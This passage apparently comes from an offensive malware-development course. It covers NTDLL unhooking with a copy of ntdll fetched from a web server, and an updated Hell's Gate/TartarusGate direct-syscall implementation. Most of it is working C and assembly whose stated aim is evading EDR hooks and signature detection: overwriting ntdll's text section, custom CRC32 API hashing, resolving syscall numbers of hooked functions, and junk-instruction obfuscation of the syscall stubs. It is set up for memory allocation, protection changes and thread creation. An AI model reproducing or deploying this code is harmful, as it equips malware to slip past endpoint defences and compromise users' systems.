  if (hInternet)
    InternetCloseHandle(hInternet);         // Closing handle
  if (hInternetFile)
```

```
    InternetCloseHandle(hInternetFile);     // Closing handle
  if (hInternet)
    InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);  // Closing Wininet conne
ction
  if (pTmpBytes)
    LocalFree(pTmpBytes);                   // Freeing the temp buffer
  return bSTATE;
}
```

Putting It All Together

Now that an unhooked version of `ntdll.dll` is in memory, the `ReplaceNtdllTxtSection` function is utilized to replace the text section of the hooked `ntdll.dll` with the newly unhooked one. The only modification required is to use the `pUnhookedNtdll` parameter, which represents the base address of the NTDLL module fetched using the `ReadNtdllFromServer` function detailed above.

```
BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

  PVOID        pLocalNtdll     = (PVOID)FetchLocalNtdllBaseAddress();


  // getting the dos header
  PIMAGE_DOS_HEADER pLocalDosHdr  = (PIMAGE_DOS_HEADER)pLocalNtdll;
  if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return FALSE;

  // getting the nt headers
  PIMAGE_NT_HEADERS   pLocalNtHdrs  = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfa
new);
  if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return FALSE;


  PVOID     pLocalNtdllTxt    = NULL, // local hooked text section base address
            pRemoteNtdllTxt   = NULL; // the unhooked text section base address
  SIZE_T    sNtdllTxtSize     = NULL; // the size of the text section


  // getting the text section
  PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

  for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

    // the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
    if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
```

```
      pLocalNtdllTxt = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
      pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + 1024);
      sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
      break;
    }
  }

//----------------------------------------------------------------------------------------------------
---------------------------

  // small check to verify that all the required information is retrieved
  if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
    return FALSE;

  // small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
  if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt) {
    // if not, then the read text section is also of offset 4096, so we add 3072 (because we added
1024 already)
    (ULONG_PTR)pRemoteNtdllTxt += 3072;
    // checking again
    if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
      return FALSE;
  }


//----------------------------------------------------------------------------------------------------
---------------------------

  DWORD dwOldProtection = NULL;

  // making the text section writable and executable
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
    printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // copying the new text section
  memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

  // rrestoring the old memory protection
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
    printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}
```

Even though the ntdll.dll file is *read* from a WebServer, the offset of the text section can be `4096`, and since this assumption can't be validated until runtime, an if-statement is

added to verify this possibility and work upon it by adding `3072` bytes to the miscalculated base address (because `1024` bytes were already added).

The result is a base address of a text section of offset `4096`. This logic was introduced in the *Ntdll Unhooking - From Disk* module.

Risk Consideration

Although this NTDLL unhooking approach may appear a good approach at first, it is considered risky due to the usage of the WinINet APIs. These APIs are used to interact with the HTTP/S protocol, but they require loading additional DLL images such as `wininet.dll`, `winhttp.dll`, `sechost.dll`, and many other DLLs that export functions used by these WinINet APIs. Loading these DLLs is done using functions that are likely being hooked such as `LoadLibrary` and `LdrLoadDll`, which exposes the inner design of the implementation.

Demo

Downloading the `ntdll.dll` file from Winbindex.

The hooked `ntdll.dll` text section to be replaced.

Miscalculating the text section base address.

Recalculating the base address.

Replacing the text section.

88. Updating Hell's Gate

Updating Hell's Gate

Introduction

The *Syscalls - Hell's Gate* module introduced the Hell's Gate technique, which bypasses userland hooks by searching for the syscall number in the hook bytes to be used later as a directly called syscall. This module updates the original Hell's Gate implementation that was demonstrated in that module.

The updates will make the implementation more custom and as a result, make it more stealthy and reduce signature-based detection. Additionally, the updated code will change the way the implementation retrieves a syscall's SSN by using TartarusGate's approach.

If you require a refresher on the original Hell's Gate implementation, visit the Hell's Gate GitHub repository.

Updating The String Hashing Algorithm

The original Hell's Gate implementation used the DJB2 string hashing algorithm. Updating the string hashing algorithm does not affect the Hell's Gate implementation, but modifying the string hashing algorithm will likely reduce the likelihood of signature detection. The `djb2` function is replaced with the following function.

```
unsigned int crc32h(char* message) {
    int i, crc;
    unsigned int byte, c;
    const unsigned int g0 = SEED, g1 = g0 >> 1,
        g2 = g0 >> 2, g3 = g0 >> 3, g4 = g0 >> 4, g5 = g0 >> 5,
        g6 = (g0 >> 6) ^ g0, g7 = ((g0 >> 6) ^ g0) >> 1;

    i = 0;
    crc = 0xFFFFFFFF;
    while ((byte = message[i]) != 0) {    // Get next byte.
        crc = crc ^ byte;
        c = ((crc << 31 >> 31) & g7) ^ ((crc << 30 >> 31) & g6) ^
            ((crc << 29 >> 31) & g5) ^ ((crc << 28 >> 31) & g4) ^
            ((crc << 27 >> 31) & g3) ^ ((crc << 26 >> 31) & g2) ^
            ((crc << 25 >> 31) & g1) ^ ((crc << 24 >> 31) & g0);
        crc = ((unsigned)crc >> 8) ^ c;
```

```
        i = i + 1;
    }
    return ~crc;
}
```

The `crc32h` function is an implementation of the Cyclic Redundancy Check string hashing algorithm and will be used in this module. To promote code readability and maintainability, the `crc32h` function will be called through the following macro.

```
#define HASH(API) crc32h((char*)API)
```

Where the `API` variable is the string to hash using `crc32h`.

Updating GetVxTableEntry

Creating The NTDLL_CONFIG Structure

Recall that GetVxTableEntry is the function used to retrieve the address and SSN of a specified syscall using its hash. The `GetVxTableEntry` function calculates the required RVAs to search for the specified hash and takes two additional parameters, `pModuleBase` and `pImageExportDirectory`, which are not related to its purpose. To improve efficiency, the `NTDLL_CONFIG` structure is created and shown below.

```
typedef struct _NTDLL_CONFIG
{
    PDWORD      pdwArrayOfAddresses; // The VA of the array of addresses of ntdll's exported funct
ions
    PDWORD      pdwArrayOfNames;     // The VA of the array of names of ntdll's exported functions
    PWORD       pwArrayOfOrdinals;   // The VA of the array of ordinals of ntdll's exported functi
ons
    DWORD       dwNumberOfNames;     // The number of exported functions from ntdll.dll
    ULONG_PTR   uModule;             // The base address of ntdll - requred to calculated future R
VAs

}NTDLL_CONFIG, *PNTDLL_CONFIG;

// global variable
NTDLL_CONFIG g_NtdllConf = { 0 };
```

Creating InitNtdllConfigStructure

Furthermore, a private function, `InitNtdllConfigStructure`, is created and called by `GetVxTableEntry` in order to initialize the `g_NtdllConf` global structure. This allows `GetVxTableEntry` to access values from inside NTDLL's headers without requiring additional parameters or calculations each time. As a result, `InitNtdllConfigStructure` initializes the `g_NtdllConf` structure for future usage.

The `InitNtdllConfigStructure` function fetches the NTDLL base address and performs PE parsing to retrieve the export directory structure. The function then calculates the necessary RVAs to fill the `g_NtdllConf` structure with the required data. The function returns `TRUE` if it succeeds in performing these actions and `FALSE` if `g_NtdllConf` still contains uninitialized elements.

```
BOOL InitNtdllConfigStructure() {

    // getting peb
    PPEB pPeb = (PPEB)__readgsqword(0x60);
    if (!pPeb || pPeb->OSMajorVersion != 0xA)
        return FALSE;

    // getting ntdll.dll module (skipping our local image element)
    PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->LoaderData->InMemoryOrderMod
uleList.Flink->Flink - 0x10);

    // getting ntdll's base address
    ULONG_PTR uModule = (ULONG_PTR)(pLdr->DllBase);
    if (!uModule)
        return FALSE;

    // fetching the dos header of ntdll
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)uModule;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return FALSE;

    // fetching the nt headers of ntdll
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(uModule + pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return FALSE;

    // fetching the export directory of ntdll
    PIMAGE_EXPORT_DIRECTORY pImgExpDir = (PIMAGE_EXPORT_DIRECTORY)(uModule + pImgNtHdrs->OptionalH
eader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    if (!pImgExpDir)
        return FALSE;

    // initalizing the 'g_NtdllConf' structure's element
    g_NtdllConf.uModule             = uModule;
    g_NtdllConf.dwNumberOfNames     = pImgExpDir->NumberOfNames;
```

```
    g_NtdllConf.pdwArrayOfNames     = (PDWORD)(uModule + pImgExpDir->AddressOfNames);
    g_NtdllConf.pdwArrayOfAddresses = (PDWORD)(uModule + pImgExpDir->AddressOfFunctions);
    g_NtdllConf.pwArrayOfOrdinals   = (PWORD)(uModule  + pImgExpDir->AddressOfNameOrdinals);

    // checking
    if (!g_NtdllConf.uModule || !g_NtdllConf.dwNumberOfNames || !g_NtdllConf.pdwArrayOfNames || !g
_NtdllConf.pdwArrayOfAddresses || !g_NtdllConf.pwArrayOfOrdinals)
        return FALSE;
    else
        return TRUE;
}
```

Renaming & Updating GetVxTableEntry

`GetVxTableEntry` is renamed to `FetchNtSyscall` and will have two parameters: `dwSysHash`, the hash value of the specified syscall to fetch the SSN for and `pNtSys`, a pointer to an `NT_SYSCALL` structure which contains everything required to perform a direct syscall. This structure will be initialized by `FetchNtSyscall`.

```
typedef struct _NT_SYSCALL
{
  DWORD dwSSn;                    // syscall number
  DWORD dwSyscallHash;            // syscall hash value
  PVOID pSyscallAddress;          // syscall address

}NT_SYSCALL, *PNT_SYSCALL;
```

The `FetchNtSyscall` function does the following:

- Checks if the global `g_NtdllConf` structure is initialized. If not, it calls `InitNtdllConfigStructure` to do so.
- Checks if the user specified a hash value, if not it returns `FALSE`.
- Initiates a for-loop to search for the specified syscall using its hash.
- When the syscall is found, it saves its address into the `pNtSys` structure.
- It then initiates a while-loop that searches for the SSN of the syscall. The search logic is the same as the original implementation.
- If the SSN is found, it's saved into the `pNtSys` structure.


- The function then breaks out of both loops and performs a final check to ensure that all the members of the `NT_SYSCALL` structure are initialized.
- The result is returned upon this check.

```
BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    // if no hash value was specified
    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    // searching for 'dwSysHash' in the exported functions of ntdll
    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++) {

        PCHAR pcFuncName   = (PCHAR)(g_NtdllConf.uModule + g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress = (PVOID)(g_NtdllConf.uModule + g_NtdllConf.pdwArrayOfAddresses[g_Ntdll
Conf.pwArrayOfOrdinals[i]]);

        // if syscall found
        if (HASH(pcFuncName) == dwSysHash) {

            // save the address
            pNtSys->pSyscallAddress = pFuncAddress;

            WORD cw = 0;

            // search for the ssn
            while (TRUE) {

                // reached 'ret' instruction - we are so far down
                if (*((PBYTE)pFuncAddress + cw) == 0xC3 && !pNtSys->dwSSn)
                    return FALSE;

                // reached 'syscall' instruction - we are so far down
                if (*((PBYTE)pFuncAddress + cw) == 0x0F && *((PBYTE)pFuncAddress + cw + 1) == 0x05
&& !pNtSys->dwSSn)
                    return FALSE;

                if (*((PBYTE)pFuncAddress + cw) == 0x4C
                    && *((PBYTE)pFuncAddress + 1 + cw) == 0x8B
                    && *((PBYTE)pFuncAddress + 2 + cw) == 0xD1
                    && *((PBYTE)pFuncAddress + 3 + cw) == 0xB8
```

```
                    && *((PBYTE)pFuncAddress + 6 + cw) == 0x00
                    && *((PBYTE)pFuncAddress + 7 + cw) == 0x00) {

                    BYTE high = *((PBYTE)pFuncAddress + 5 + cw);
                    BYTE low = *((PBYTE)pFuncAddress + 4 + cw);
                    // save the ssn
                    pNtSys->dwSSn = (high << 8) | low;
                    break; // break while-loop
                }

                cw++;
            }

            break; // break for-loop
        }
    }

    // checking if all NT_SYSCALL's (pNtSys) element are initialized
    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL)
        return TRUE;
    else
        return FALSE;
}
```


Enhancing SSN Retrieval Logic

Recall when Hell's Gate searches for an SSN, it limits the search boundary by checking for the `syscall` or `ret` instructions. If one of these instructions is found and the SSN has not yet been obtained, the search fails, preventing the retrieval of a wrong SSN value of another syscall function.



TartarusGate

There is an alternative way of searching for the SSN that was introduced in TartarusGate, which is illustrated in the image below.




Assume syscall B is being called using the Hell's Gate implementation, it will search for the `0x4c, 0x8b, 0xd1, 0xb8` opcodes which represent the `mov r10, rcx` and `mov rcx, ssn` instructions. But as shown in the image above, there are no such opcodes, meaning Hell's Gate's implementation would fail in obtaining the SSN of syscall B.


TartarusGate uses neighboring syscalls to calculate the SSN of the specified syscall. If TartarusGate searches upwards then the SSN of syscall B is the `SSN of syscall A - 1`. On the other hand, if TartarusGate searches downwards then the SSN of syscall B is the `SSN of syscall C + 1`.

TartarusGate Example

When `NtProtectVirtualMemory` is unhooked, its SSN is `0x50`.



The image below uses `ZwIsProcessInJob` as syscall A, `NtProtectVirtualMemory` as syscall B, and `NtQuerySection` as syscall C. `NtProtectVirtualMemory` is hooked, but its SSN can still be calculated using the adjacent syscalls (A & C).



sing the previously explained logic where upward search uses `SSN of syscall A - 1` and downward search uses `SSN of syscall C + 1`, they both successfully result in `NtProtectVirtualMemory`'s correct SSN, `0x50`.


```
>>>
>>> hex(0x4F + 1)
'0x50'
>>>
>>>
>>> hex(0x51 - 1)
'0x50'
>>>
```

Note that the search path can extend beyond the direct neighboring syscalls. For example, if one is calling syscall C, which is hooked, then syscall C's SSN is equal to the

following:

- Syscall A's SSN plus two
- Syscall B's SSN plus one
- Syscall D's SSN minus one
- Syscall E's SSN minus two
- Syscall F's SSN minus three

The image below illustrates this more clearly, where `idx` is the number to add or subtract.



Updating FetchNtSyscall

After understanding how TartarusGate works, the `FetchNtSyscall` function is updated to use that search logic. Some aspects of the updated `FetchNtSyscall` function:

- `RANGE` is 255, representing the maximum number of syscalls to go up or down in the memory.
- `UP` is equal to 32, which is the size of a syscall. This is used when searching upwards.

- `DOWN` is equal to -32, which is the negative size of a syscall. This is used when searching downward.
- When the search path is upwards, the specified syscall's SSN is `(high << 8) | low + idx`, where `idx` is the number of syscalls above the current syscall (`pFuncAddress`'s address).
- When the search path is downward, the specified syscall's SSN is `(high << 8) | low - idx`, where `idx` is the number of syscalls below the current syscall (`pFuncAddress` address).

```
BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++){

        PCHAR pcFuncName    = (PCHAR)(g_NtdllConf.uModule + g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress  = (PVOID)(g_NtdllConf.uModule + g_NtdllConf.pdwArrayOfAddresses[g_Ntdl
lConf.pwArrayOfOrdinals[i]]);

        pNtSys->pSyscallAddress = pFuncAddress;

        // if syscall found
        if (HASH(pcFuncName) == dwSysHash) {

            if (*((PBYTE)pFuncAddress) == 0x4C
                && *((PBYTE)pFuncAddress + 1) == 0x8B
                && *((PBYTE)pFuncAddress + 2) == 0xD1
                && *((PBYTE)pFuncAddress + 3) == 0xB8
                && *((PBYTE)pFuncAddress + 6) == 0x00
                && *((PBYTE)pFuncAddress + 7) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5);
                BYTE low  = *((PBYTE)pFuncAddress + 4);
                pNtSys->dwSSn = (high << 8) | low;
                break; // break for-loop [i]
            }
```

```
            // if hooked - scenario 1
            if (*((PBYTE)pFuncAddress) == 0xE9) {

                for (WORD idx = 1; idx <= RANGE; idx++) {
                    // check neighboring syscall down
                    if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                        BYTE low  = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                        pNtSys->dwSSn = (high << 8) | low - idx;
                        break; // break for-loop [idx]
                    }
                    // check neighboring syscall up
                    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                        BYTE low  = *((PBYTE)pFuncAddress + 4 + idx * UP);
                        pNtSys->dwSSn = (high << 8) | low + idx;
                        break; // break for-loop [idx]
                    }
                }
            }

            // if hooked - scenario 2
            if (*((PBYTE)pFuncAddress + 3) == 0xE9) {

                for (WORD idx = 1; idx <= RANGE; idx++) {
                    // check neighboring syscall down
                    if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                        pNtSys->dwSSn = (high << 8) | low - idx;
                        break; // break for-loop [idx]
                    }
                    // check neighboring syscall up
                    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
```

```
                        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * UP);
                        pNtSys->dwSSn = (high << 8) | low + idx;
                        break; // break for-loop [idx]
                    }
                }
            }

            break; // break for-loop [i]

        }

    }


    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL)
        return TRUE;
    else
        return FALSE;
}
```

Updating Assembly Functions

The functions `HellsGate` and `HellDescent`, found in hellsgate.asm will be replaced with `SetSSn` and `RunSyscall` respectively. `SetSSn` requires the SSN of the syscall to be called and `RunSyscall` will execute it.

There aren't any major updates to these two functions, however, additional assembly instructions were added which do not affect the program's execution but will add obfuscation.

Unobfuscated Assembly Functions

`SetSSN` & `RunSyscall` without unnecessary assembly instructions.

```
.data
  wSystemCall DWORD 0000h

.code
```

```
  SetSSn PROC
    mov wSystemCall, 000h
    mov wSystemCall, ecx
    ret
  SetSSn ENDP

  RunSyscall PROC
    mov r10, rcx
    mov eax, wSystemCall
    syscall
    ret
  RunSyscall ENDP

end
```

Obfuscated Assembly Functions

`SetSSN` & `RunSyscall` with added assembly instructions.

```
.data
  wSystemCall DWORD 0000h

.code

  SetSSn PROC
      xor eax, eax      ; eax = 0
      mov wSystemCall, eax    ; wSystemCall = 0
      mov eax, ecx      ; eax = ssn
      mov r8d, eax      ; r8d = eax = ssn
      mov wSystemCall, r8d    ; wSystemCall = r8d = eax = ssn
      ret
  SetSSn ENDP

  RunSyscall PROC
      xor r10, r10      ; r10 = 0
      mov rax, rcx      ; rax = rcx
      mov r10, rax      ; r10 = rax = rcx
      mov eax, wSystemCall    ; eax = ssn
      jmp Run                  ; execute 'Run'
      xor eax, eax     ; wont run
      xor rcx, rcx     ; wont run
      shl r10, 2       ; wont run
    Run:
      syscall
      ret
  RunSyscall ENDP

end
```

Updating The Main Function

Creating The NTAPI_FUNC Structure

The updated Hell's Gate implementation is now completed. The last part is to test the implementation which requires the main function. To do so, a new structure is created that replaces the VX_TABLE. The new structure, `NTAPI_FUNC`, will contain the syscalls' information. Storing this information in a structure will enable calling the syscalls multiple times when initialized as a global variable.

The `NTAPI_FUNC` structure is shown below.

```
typedef struct _NTAPI_FUNC
{
  NT_SYSCALL  NtAllocateVirtualMemory;
  NT_SYSCALL  NtProtectVirtualMemory;
  NT_SYSCALL  NtCreateThreadEx;
  NT_SYSCALL  NtWaitForSingleObject;

}NTAPI_FUNC, *PNTAPI_FUNC;

// global variable
NTAPI_FUNC g_Nt = { 0 };
```

Creating InitializeNtSyscalls

To populate the `g_Nt` global variable, the newly created function, `InitializeNtSyscalls`, will call `FetchNtSyscall` to initialize all members of `NTAPI_FUNC`.

```
BOOL InitializeNtSyscalls() {

  if (!FetchNtSyscall(NtAllocateVirtualMemory_CRC32, &g_Nt.NtAllocateVirtualMemory)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtAllocateVirtualMemory \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtAllocateVirtualMemory Is : 0x%0.2X \n", g_Nt.NtAllocateVirtualMe
mory.dwSSn);


  if (!FetchNtSyscall(NtProtectVirtualMemory_CRC32, &g_Nt.NtProtectVirtualMemory)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtProtectVirtualMemory \n");
    return FALSE;
  }
  printf("[+] Syscall Number Of NtProtectVirtualMemory Is : 0x%0.2X \n", g_Nt.NtProtectVirtualMemo
ry.dwSSn);
```

```
  if (!FetchNtSyscall(NtCreateThreadEx_CRC32, &g_Nt.NtCreateThreadEx)) {
    printf("[!] Failed In Obtaining The Syscall Number Of NtCreateThreadEx \n");
    return FALSE;
  }
